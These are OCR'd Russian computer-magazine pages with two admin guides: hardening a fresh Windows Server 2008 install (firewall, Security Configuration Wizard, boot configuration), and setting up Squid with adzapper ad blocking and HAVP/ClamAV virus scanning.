Обязательно перейди в Device Manager и убедись, что все оборудование определено и работает правильно (напротив списка устройств нет восклицательных или вопросительных знаков). Если это не так, пробуем получить нужные драйвера на сайте производителя вручную или автоматически — воспользовавшись кнопкой Reinstall Driver.

Теперь можно возвращаться в **Initial Configurations Tasks**. В предыдущей версии сервера большинство доступных здесь параметров настраивалось на этапе установки системы — ныне они собраны в одном месте, что очень удобно. Выбираем Set time zone, устанавливаем часовой пояс и при необходимости корректируем системное время — для сервера это важно. По умолчанию автоматическая синхронизация времени включена и в качестве NTP-сервера выбран time.windows.com. Если ты предпочитаешь использовать другой сервер, просто введи его данные во вкладке Internet Time Setting и нажми «Update now». Настройки нового сервера будут запомнены на автомате.


В Personalization настраиваем параметры рабочего стола

Далее настраиваем сетевое подключение. Нажимаем «Configure Networking». В появившемся окне Network Connections должны быть отображены все найденные сетевые интерфейсы. В Win2k8 по умолчанию устанавливаются: клиент для сетей Microsoft, доступ к файлам и принтерам, планировщик QoS, поддержка IPv4 и IPv6, Link-Layer Topology Discovery Mapper I/O Driver и Link-Layer Topology Discovery Responder. IP-адрес сетевому интерфейсу назначается динамически. Таких настроек хватит в большинстве ситуаций. Выбрав любой из пунктов, можно его изменить, например, задать статический IP-адрес для IPv4. Если не используется шестая версия протокола, его лучше отключить, сняв соответствующий флажок. Некоторые роли, вроде Domain Controller, DNS и DHCP Server, требуют статического адреса, а по умолчанию в Win2k8 используется именно IPv6.
Переходим к Provide computer name and domain, где указываем имя компьютера, и подключаемся к домену или рабочей группе. После изменения этих параметров потребуется перезагрузка. Смело можно переходить к следующему полю Update This Server. Выбираем Enable Automatic Updating and Feedback и в появившемся окне указываем автоматическую или ручную настройку получения обновлений и отправку в Microsoft информации об ошибках и CEIP. Если тебя интересуют не все пункты, тогда выбирай Manually configure Setting и активируй то, что нужно:

- **Automatic Updates** — автоматическое обновление, по умолчанию отключено; выбрав Change Setting, можно указать расписание обновления, отдельно разрешается загрузка рекомендованных обновлений. В больших средах для обновления удобнее использовать WSUS или System Center Operations Manager 2007;
- **Windows Error Reporting** — в установке по умолчанию администратор получает при сбое запрос на отправку диагностической информации в Microsoft. Здесь можно установить автоматическую отправку детальных отчетов или отключить эту возможность.
- **Customer Experience Improvement Program** — программа CEIP предназначена для сбора анонимной информации о характеристиках и общих задачах, выполняемых пользователями, и проблемах, с которыми они столкнулись. По дефолту она отключена; если не доверяешь, просто оставь, как есть.

По умолчанию в Automatic Updates не активен ни один из имеющихся там пунктов. В любом случае необходимо определиться с политикой обновления и указать ее. Если планируется только ручное обновление (весьма нежелательно), то отметь Never check for Updates, иначе соответствующая ссылка в Download and Install Updates, при помощи которой производится обновление системы вручную, будет неактивна. О наличии обновлений будет предупреждать апплет в панели задач. Рекомендуется «накатывать» последние обновления каждый раз перед добавлением роли или установкой компонента (Feature).
Как и в предыдущих версиях, к Win2k8 можно подключаться удаленно, используя RDP. Если есть такая необходимость, заходим в Enable Remote Desktop. Здесь можно выбрать один из трех параметров подключения. Самым защищенным — и потому рекомендуемым — является `Allow Connections only from computers running Remote Desktop with Network Level Authentication`. Нажав кнопку Select Users, добавляем учетные записи пользователей, которым разрешено подключаться к серверу посредством Remote Desktop.

НОВЫЙ МЕХАНИЗМ ЗАГРУЗКИ

Все операционные системы, построенные на ядре NT, использовали в качестве загрузчика **NT Loader** (NTLDR) с конфигурационным файлом `boot.ini`. Начиная с Windows Vista, порядок загрузки операционной системы изменен. В Vista и Win2k8 используется механизм, получивший название Boot Configuration Data (BCD). В загрузочном секторе содержится информация о расположении файла системного загрузчика **bootmgr** (Windows Boot Manager). Причем, Microsoft усложнила жизнь пользователям, так как отныне все настройки хранятся в файле бинарного формата. Настройки BCD загружаются в ветку реестра `HKLM\BCD00000000`, поэтому формат файла похож на реестр, но отредактировать его вручную, просто открыв в Блокноте, уже нельзя. Кроме того, отсутствует соответствующая ссылка из меню Startup and Recovery («Загрузка и Восстановление»). Теперь здесь находятся параметры, позволяющие изменить систему, загружаемую по умолчанию, и установить задержку перед загрузкой. Для систем, стартующих через BIOS (а не через EFI), настройки хранятся в скрытом каталоге \Boot\BCD, который расположен на системном томе. Этот файл может быть изменен при помощи специальной утилиты (`\Windows\system32\bcdedit.exe`). Как вариант, предлагается использовать WMI (Windows Management Instrumentation). Большинство пользователей вряд ли сочтут их удобными, но после выхода Vista появились решения, обладающие интуитивно понятным графическим интерфейсом. Например, бесплатные VistaBootPRO (www.vistabootpro.org) или EasyBCD (neosmart.net/dl.php?id=1).


НАСТРОЙКА WINDOWS FIREWALL


После установки **Windows Firewall** (Windows Firewall with Advanced Security или WFAS) активирован и содержит правила для фильтрации входящих и исходящих соединений. По умолчанию все исходящие соединения разрешены. В WFAS можно создавать правила для учетных записей, групп AD, сетевых интерфейсов, служб сервера, протокола ICMP. Поддерживается и IPv6. Основные настройки WFAS производятся из Server Manager или из одноименного пункта в Administrative Tools. Из Initial Configurations Tasks можно вызвать лишь базовые настройки, похожие на те, которые появились в WinXP. Хотя есть и отличия. После установки новой роли все соединения, скорее всего, будут заблокированы. Если нет необходимости в запуске мастера настройки безопасности (о нем речь ниже), лучшим выходом будет установка исключений (Exceptions), которая производится в одноименной вкладке. Нажав кнопку Add Program или Add Port, добавляем в этот список исполняемый файл или порт, для которого будет установлено исключение. Нажав кнопку Change Scope в окне настройки порта, дополнительно можно указать локальный и удаленный IP-адрес или сеть (более тонкая настройка). Очень полезно получать уведомления о новых программах, заблокированных Windows Firewall. Для этого следует установить флажок «`Notify me when Windows Firewall block a new program`».



info

- Чтобы локализовать интерфейс, нужно установить пакет многоязычного интерфейса пользователя для **Win2k8**, который можно свободно скачать с сайта корпорации (доступен для платформ x86 и x64; для Itanium пока нет поддержки великого и могучего).
- Конфигурационный файл загрузчика Win2k8 можно отредактировать при помощи утилиты `bcdedit.exe` или более интуитивно понятных **VistaBootPRO** (www.vistabootpro.org), а также – **EasyBCD** (neosmart.net/dl.php?id=1).
- Не забудь настроить параметры управления питанием в Control Panel → Power Options.
- Процедура загрузки сервера с Win2k8: Bios → Master Boot Record → Boot Sector → Windows Boot Manager → Чтение из BCD → Поиск файла гибернации → Загрузка winload.exe → Загрузка ntoskrnl.exe → Загрузка smss.exe → Загрузка winlogon.exe → Загрузка служб → Вход в систему (Login interface).


Проверка найденного оборудования в Device Manager


Изменение профиля Windows Firewall

Новая консоль MMC-управления настройками WFAS объединена с интерфейсом настройки Internet Protocol Security (IPSec) и обрела новые функции. Изменился и принцип настройки. Например, на смену двум профилям Domain и Standard, доступным в Win2k3, пришли Domain, Private и Public. Назначение первого осталось неизменным (он используется при подключении к домену). Профили Private и Public используются в остальных случаях, но если раньше вариант работы брандмауэра был один, теперь можно выбирать разные настройки в зависимости от защищенности сети. По умолчанию используется более строгий Public. Изменить назначение сети можно, выбрав в Control Panel пункт Network and Sharing Center. Нажимаем «Customize» и выбираем новый профиль. В поле Sharing and Discovery дополнительно настраиваются параметры видимости компьютера в сети. Новые правила создаются при помощи вполне понятного пошагового мастера.

Для управления настройками WFAS из командной строки используй команду «*netsh advfirewall*».

МАСТЕР НАСТРОЙКИ БЕЗОПАСНОСТИ

Настройка безопасной работы сервера — дело непростое. Обилие функций может сыграть злую шутку и привести к ослаблению безопасности. Так, по умолчанию в Win2k8 имеется чуть более 100 служб, почти половина из них запускается автоматически. Вместе с пакетом SP1 для Win2k3 администраторы получили весьма полезный инструмент «Мастер настройки безопасности» (SCW — Security Configuration Wizard). На основе анализа системных настроек secedit предлагал отключить неиспользуемые службы и способствовал безопасной настройке основных сервисов, позволяя уменьшить количество потенциальных объектов для атак. В новой версии сервера «Мастер» существенно переработан и расширены его возможности (за счет новых ролей и интеграции с WFAS).

Доступна новая концепция ролей и компонентов, при которой после установки сервер практически «голый». Все, что необходимо, развертывается самим администратором в нужных дозах, а «Мастер установки ролей и компонентов» добавляет только самое необходимое, попутно настраивая другие компоненты на совместную работу с новой ролью (например, перестраивая правила брандмауэра). В таких условиях SCW, вероятно, уже не играет такой ключевой роли для обеспечения безопасности, как в Win2k3. Но все же, его использование поможет поднять уровень безопасности сервера. Кроме того, запустив SCW, можно узнать больше о настройках сервера и отношениях между компонентами. С его помощью создаются настройки, которые будут поддерживать только выбранные роли, тем более что возможность отключения ненужных сервисов и настройка дополнительных параметров безопасности остались. Также при помощи SCW можно увеличить безопасность при использовании нестандартной роли. Поэтому после того, как на сервере будут установлены все планируемые роли и компоненты, весьма желателен запуск мастера SCW. Совместимые программы сторонних производителей, которые самостоятельно устанавливают политики для SCW, интегрируются в сервер без проблем. Для несовместимых программ политики придется настраивать вручную.

ПРИСТУПАЕМ К НАСТРОЙКАМ

Мастер SCW можно вызвать из окна **Server Manager** или — выбрав одноименную ссылку в Administrative Tools. Работа мастера разделена на несколько этапов.

Сначала предстоит выбрать, будем ли создавать новую или редактировать уже имеющуюся политику, применять готовую или делать откат. В некоторых случаях предстоит указать на XML-файл, в котором сохранены настройки. Возможность применения уже готовых политик на других компьютерах заметно упрощает настройку. В случае установки на несколько систем следует определиться с прототипом, а затем, создав политику, применить ее и к остальным (изменив при необходимости).

Во втором окне «Мастера» содержится общая информация о назначении SCW и рекомендации по настройкам (например, в случае, если в Windows Firewall открыт порт для входящих подключений). Выбираем компьютер, который будет служить прототипом. Для подключения к удаленной системе необходимо обладать соответствующими правами. Затем проверяется текущее состояние системы, в частности, определяется список служб, ролей и компонентов. Полученная информация сверяется с внутренней базой, в которой содержатся данные о том, какие роли и компоненты используют порты, сервисы и другую информацию. Нажав кнопку **View Configurations Database**, можно запустить **SCW Viewer** и просмотреть текущий список ролей, компонентов, настройки Windows Firewall, список сервисов и прочее. Весьма ценная информация, помогающая еще лучше понять внутренний мир Win2k8!


Теперь, собственно, переходим к настройкам политик безопасности. Сначала последовательно отмечаем роли, компоненты и дополнительные options, которые выполняются на сервере. Под параметры (options) попадает все, что не вошло в первые две категории. Здесь присутствуют службы, инструменты администрирования и т.д.


Несмотря на простоту выбора (флажок напротив нужного пункта), это — очень важный этап. Если в ответах указать неверные данные, можно отключить нужную функцию или, наоборот, активировать лишний сервис. Обрати внимание на то,

> links
В статье не затронуты групповые политики и новый инструмент **GPOAccelerator**, позволяющий настроить GPO в соответствии с рекомендациями Windows Server 2008 Security Guide: technet.microsoft.com/en-us/library/cc264463.aspx.



> warning
Рекомендуется накатывать последние обновления всякий раз перед добавлением роли или установкой компонента.


Редактирование настроек правила в SCW




Настройка исключений в Windows Firewall

что SCW показывает не только те роли, которые доступны в мастере добавления ролей, но и некоторые другие. Например, в списке SCW отсутствуют роль сервера приложений (Application Server) и четыре роли, относящиеся к Active Directory. Это связано с несколько иным алгоритмом работы SCW, но, признаюсь, такой расклад при первом знакомстве сбивает с толку и, чтобы не ошибиться в выборе, приходится обращаться к справочной информации и подсказкам мастера. Упрощает ситуацию то, что в показанном списке уже отмечены все нужные роли, которые нашел мастер при анализе конфигурации. Остается только проверить правильность выбора. В крайнем случае, всегда можно отменить все изменения. По умолчанию показаны роли, на которые может быть настроен сервер. Вариант Core изначально поддерживает меньшее количество ролей, поэтому и перечень, выведенный здесь, будет меньше. В раскрывающемся списке View можно выбрать All Roles, активирующий показ всех ролей в базе данных, в том числе и не поддерживаемых сервером. Аналогичная ситуация и с компонентами: список, показанный мастером SCW, не совпадает с Add Features Wizard.

Выбираем, что делать со службами, которые фактически не удовлетворяют политике. По умолчанию предлагается не изменять режим запуска таких служб (Do not change start up mode of the service), более безопасным считается вариант их отключения (Disable the service). Если политики будут применены на других серверах, конфигурация которых отличается, выбор второго варианта может привести к сбоям. Далее мастер выводит резюме, где перечисляется список всех служб (All services), а также тех, которые подпадают под применение политик (Changed services). Если какое-то действие требуется отменить, придется возвращаться к предыдущим шагам мастера.

НАСТРОЙКИ СЕТИ И ПРИЛОЖЕНИЙ В SCW

Не менее важен и следующий этап — **Network Security**. И хотя его можно пропустить (как и следующие), установив флажок Skip this section, лучше все-таки пройтись по его пунктам. После страницы приветствия будет показан список правил настройки Windows Firewall, выполненный в соответствии с выбранными шаблонами. Если использовать раскрывающийся список, можно отобрать для просмотра правила, предлагаемые SCW для выбранных ранее ролей и компонентов. После этого шага все соединения к ролям, не попавшим в список, будут блокированы. Чтобы получить подробную информацию о конкретном правиле, нажимаем на значок треугольника. Выбрав правило и нажав кнопку Edit, его можно отредактировать. Окно Edit rule содержит четыре вкладки; большинство параметров заблокированы и изменять их нельзя. При помощи имеющихся настроек можно, например, разрешить только зашифрованные соединения, указать конкретный локальный и удаленный IP-адрес, привязав к строго определенным узлам. В результате получаем список правил, настроенных под конкретный сервер. В следующей секции Registry Setting настраивается несколько параметров реестра, определяющих политики на уровне приложений и протоколов.


Просмотр установок сервера при работе SCW

Например, можно предъявить требования к операционным системам, подключающимся к серверу, и разрешенные методы аутентификации для входящих и исходящих соединений. Перейдя в раздел Audit Policy, выбери нужный уровень аудита (отключен, аудит успешной или заблокированной активности). Предлагаемые параметры подходят для большинства случаев. Далее сохрани настройки в XML-файл. При необходимости можно добавить к созданным политикам имеющиеся шаблоны безопасности, установив приоритет правил. Определяемся, нужно ли применять созданные политики по окончании работы мастера — и все!

Также не мешает знать об утилите командной строки `scwcmd.exe`, при помощи которой можно просмотреть, проанализировать, настроить созданные политики или произвести откат. Созданный XML-файл политик можно открыть в Блокноте, но разбираться с установками в таком виде неудобно. Чтобы просмотреть политики в SCW Viewer, вводим «`scwcmd.exe view /x:test file.xml`». Если использовать ключ transform, можно преобразовать политику в объект групповой политики (GPO). Но здесь следует быть очень осторожным. Например, в политике есть правила, ограничивающие работу по некоторому протоколу только с определенным IP-адресом. Применительно к другим компьютерам подобное правило может дать непредсказуемый результат!

ЗАКЛЮЧЕНИЕ

В статье описаны лишь первые шаги, которые требуется сделать администратору, чтобы настроить сервер и повысить его защищенность. Будь внимателен: каждая установленная роль, каждый компонент имеют специфические настройки, влияющие на безопасность. Дальнейшие действия зависят от наличия и структуры доменной среды. ⌶



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /

Вооруженный бронекальмар

SQUID: НЕЩАДНО РЕЖЕМ БАННЕРЫ И ПРОВЕРЯЕМ НА ВИРУСЫ

Несмотря на то, что кэширующий прокси-сервер Squid прекрасно справляется с задачей ограничения доступа к различным ресурсам, проверять файлы на вирусы и блокировать баннеры штатными средствами крайне проблематично. Здесь на помощь приходят сторонние разработки и дополнения.

BLACKLIST C ADZAPPER

Squid предоставляет несколько вариантов блокировки ресурсов — по IP-адресу, URL или ключевому слову. Первые два метода достаточно просто реализовать за счет парочки acl и *http_access*. Но тогда администратору придется обновлять список сайтов и адресов вручную. Проблему можно переложить на плечи проектов — от использования белых и черных списков с возможностью автоматического обновления, до фильтрации по ключевым словам и применения эвристического анализа. Есть и комбинированные решения. Например, **BannerFilter** (phroggy.com/bannerfilter) рассчитан на использование известных адресов баннерных сетей и шаблонов, однако последняя версия датирована 2004 годом, поэтому об автоматизации процедуры обновления blacklist и думать не стоит. Хотя имеющиеся шаблоны вполне можно использовать для блокировки баннеров и всплывающих окон. Аналогично работает **ufdbGuard** (www.urlfilterdb.com), предлагающий бесплатное обновление баз в течение 60 дней. Есть и другие решения, но, к сожалению, большинство проектов давно не обновлялись. Поэтому выберем то, что поддерживается и доступно в репозитарии Ubuntu. Редиректор **adzapper** (adzapper.sf.net) также использует списки URL, есть возможность автоматического обновления. Установить и настроить его весьма просто:

```
$ apt-get install adzapper
```

Собственно, все. Пакеты с подобными редиректорами обычно не превышают 100 Кб, поэтому установка проходит быстро. Чтобы прикрутить его к Squid, достаточно добавить в *squid.conf* всего одну строку. Правда, в зависимости от версии Squid, строка будет отличаться. Например, в Squid 2.5, который лежит в репозитарии Ubuntu 6.06, и в новой 3.0 следует использовать параметр *redirect_program*:

```
redirect_program /usr/bin/adzapper.wrapper
```

В версии Squid 2.6 используется url_rewrite_program:

```
url_rewrite_program /usr/bin/adzapper.wrapper
```

Вот и все настройки, но этого вполне хватит, чтобы после перезапуска Squid «*sudo /etc/init.d/squid restart*» часть баннеров была заменена надписью «*This is ad zapped*». Будут блокированы также всплывающие окна и флэш-анимация. Для ежедневного обновления blacklist (фактически самого скрипта adzapper) достаточно добавить новое задание *crontab*:

```
$ sudo crontab -e
0 0 * * * root /usr/share/doc/adzapper/examples/update-
zapper
```

Работа скрипта обновления проста. С адреса adzapper.sf.net/scrips/

squid_redirect скачивается скрипт, который затем копируется на место */usr/bin/adzapper*. В самом конце adzapper, в области DATA, находится список шаблонов URL. Хотя опыт показывает, что его обновляют не очень часто.
У конфигурационного файла */etc/adzapper.conf* настроек немного. Если установить значение:

```
ZAP_MODE="CLEAR"
```

то будет использоваться «тихая» блокировка, без вывода указанной выше надписи. При желании текст легко подменить своим. Адрес, откуда загружаются картинки, указывается в двух переменных:

```
ZAP_BASE=http://adzapper.sourceforge.net/
zaps
ZAP_BASE_SSL=https://adzapper.sourceforge.
net/zaps
```

Никто не мешает здесь указать свой URL, — разработчики даже рекомендуют такой вариант. Для этого, естественно, необходим рабочий веб-сервер, например, Apache. После установки adzapper в каталоге */usr/share/doc/adzapper/examples/zaps* находятся все нужные шаблоны. Теперь достаточно в конфигурационном файле апача */etc/apache2/apache2.conf* указать алиас на этот каталог:

$ sudo mcedit /etc/apache2/apache2.conf

```
Alias /zaps /usr/share/doc/adzapper/examples/
zaps/

<Directory /usr/share/doc/adzapper/examples/
zaps/>
      Options FollowSymLinks Indexes
      AllowOverride Limit
      Order Allow,Deny
      Allow from all
</Directory>
```

И поправить значение ZAP_BASE:

```
ZAP_BASE=http://localhost/zaps
```

Не забывай перезапустить Apache и Squid. Если есть желание, можно изменить файлы, находящиеся внутри каталога zaps, на свои. Увы, часть рекламы все же прорывается сквозь такой заслон. Чтобы не возиться с acl, можно добавить в эту схему **Bfilter** (bfilter.sf.net), где используется эвристический алгоритм собственной разработки, позволяющий обнаруживать большую часть баннеров и блокировать всплывающие окна. Или добавить **squidGuard** (www.squidguard.org), речь о котором пойдет ниже.


БОРЬБА С ВИРУСАМИ

Баннеры — не самая неприятная вещь, которую можно встретить на сайтах. Большая часть вирусов загружается с различных ресурсов самими пользователями. Задача любого админа — не допустить подобного. Можно просто блокировать файлы с определенным расширением или типом. Но это не всегда применимо. Поэтому давай разбираться, как добавить в нашу схему проверку трафика антивирусом.
Для нашей цели подходят, как минимум, два проекта. Решение **SquidClamAv** (sf.net/projects/squidclamav) является редиректором, работающим с антивирусом ClamAV. Оно позволяет выборочно проверять файлы, основываясь на расширении или контексте. Несколько более продвинутый вариант — **HAVP** (HTTP Anti Virus Proxy, www.server-side.de) — умеет проверять трафик на лету при помощи нескольких антивирусов (ClamAV, F-Prot, Kaspersky, NOD32, Sophos, AVG, Dr.Web и некоторых других). HAVP — не редиректор и может работать как в связке со Squid, так и в одиночку, обеспечивая прозрачное проксирование.
Оба решения достаточно просты, гибки в настройках и работают стабильно. Использовав связку Squid+HAVP, можно реализовать несколько схем работы: squid→ havp, havp→ squid, squid→ havp → squid. Сюда можно легко добавить adzapper и bfilter. Кроме того, HAVP есть в репозитариях большинства дистрибутивов, что заметно упрощает процедуру установки, так как не нужно производить ряд операций вручную. Поэтому познакомимся именно с ним. Ставим:

```
$ sudo apt-get install havp clamav
```

В процессе инсталляции будет добавлен системный пользователь и группа havp. Также будет установлен пакет clamav-freshclam, который необходим для автоматического обновления антивирусных баз. В настройках по умолчанию HAVP проверяет файлы на наличие вирусов при помощи libclamav. При больших нагрузках необходимо дополнительно инсталлировать пакет clamav-daemon и затем изменить настройки в конфиге HAVP. Если в процессе установки вылезет ошибка вроде «*cl_loaddbdir(): Can't get status of /var/lib/clamav/ One or more scanners failed to initialize!*», это означает, что libclamav на момент запуска HAVP не установлен. Просто введи «*sudo apt-get -f install*».
Сейчас HAVP и Squid работают каждый сам по себе. Запустив *netstat*, ты увидишь, что стал прослушиваться порт 8080 (напомню, что squid по умолчанию работает на 3128).
Для проверки работоспособности HAVP настраиваем веб-браузер на работу через *server:8080*, заходим на страницу www.eicar.org/anti_virus_test_file.htm и пробуем скачать тестовый вирус. Если в ответ получаем сообщение, что файл заблокирован, идем дальше.
Сначала рассмотрим, как подключить HAVP в качестве Parent proxy для Squid. То есть — клиент подключается к Squid, а Squid через HAVP уже выходит в интернет. Это весьма простой в реализации и к тому же более рациональный вариант,


HAVP обнаружил вирус






info

- Хорошей альтернативой HAVP является **SquidClamAv** (sf.net/projects/squidclamav). Он поддерживает только ClamAV, чего для большинства ситуаций — вполне достаточно.
- **BannerFilter** (phroggy.com/bannerfilter) рассчитан на использование известных адресов баннерных сетей и шаблонов.
- В **Bfilter** (bfilter.sf.net) используется эвристический алгоритм собственной разработки, позволяющий обнаруживать большую часть баннеров и блокировать всплывающие окна.



Диагностические сообщения HAVP


Информация об обнаруженных вирусах в логах HAVP

так как весь входящий трафик проверяется антивирусом, а страницы из кэша Squid выдаются без проверки. Открываем *squid.conf* и пишем:

$ sudo mcedit /etc/squid/squid.conf

```
cache_peer 127.0.0.1 parent 8080 0 no-query
no-digest no-netdb-exchange default
cache_peer_access 127.0.0.1 allow all
# Будем проверять только HTTP
acl Scan_HTTP proto HTTP
never_direct allow Scan_HTTP
```

Подключаемся к сайту Eicar и проверяем, как работает указанная схема. Добавляем в crontab строчку для автоматического обновления антивирусных баз:

```
0 * * * * /usr/bin/freshclam -quiet
```

В итоге мы получили полнофункциональную систему, кэширующую трафик, блокирующую вирусы и рекламу.

КОНФИГУРАЦИОННЫЙ ФАЙЛ HAVP

Как видишь, в предыдущем примере мы даже не заглянули в конфиг HAVP. Все должно работать и без нашего вмешательства, с параметрами по умолчанию. Если понадобится реализовать обратную схему (когда в качестве Parent выступает Squid), тогда, наоборот, все настройки производятся в конфигурационном файле HAVP — */etc/havp/havp.config*:

$ sudo mcedit /etc/havp/havp.config

```
# Порт и адрес, на котором принимает соединения HAVP
PORT 8080
BIND_ADDRESS 127.0.0.1
# Можно дополнительно указать IP-адрес интерфейса для исходящих пакетов
#SOURCE_ADDRESS 1.2.3.4
# Указываем Squid в качестве Parent прокси
PARENTPROXY 127.0.0.1
PARENTPORT 3128
```

Теперь подключаемся веб-браузером к порту 8080 и при подключении к серверу проходим цепочку HAVP → Squid → Веб-сервер. Есть несколько моментов в конфигурационном файле, на которые хотелось бы обратить внимание. Например, пользователь и группа, от имени которых работает HAVP, указаны в параметрах:

```
USER havp
GROUP havp
```

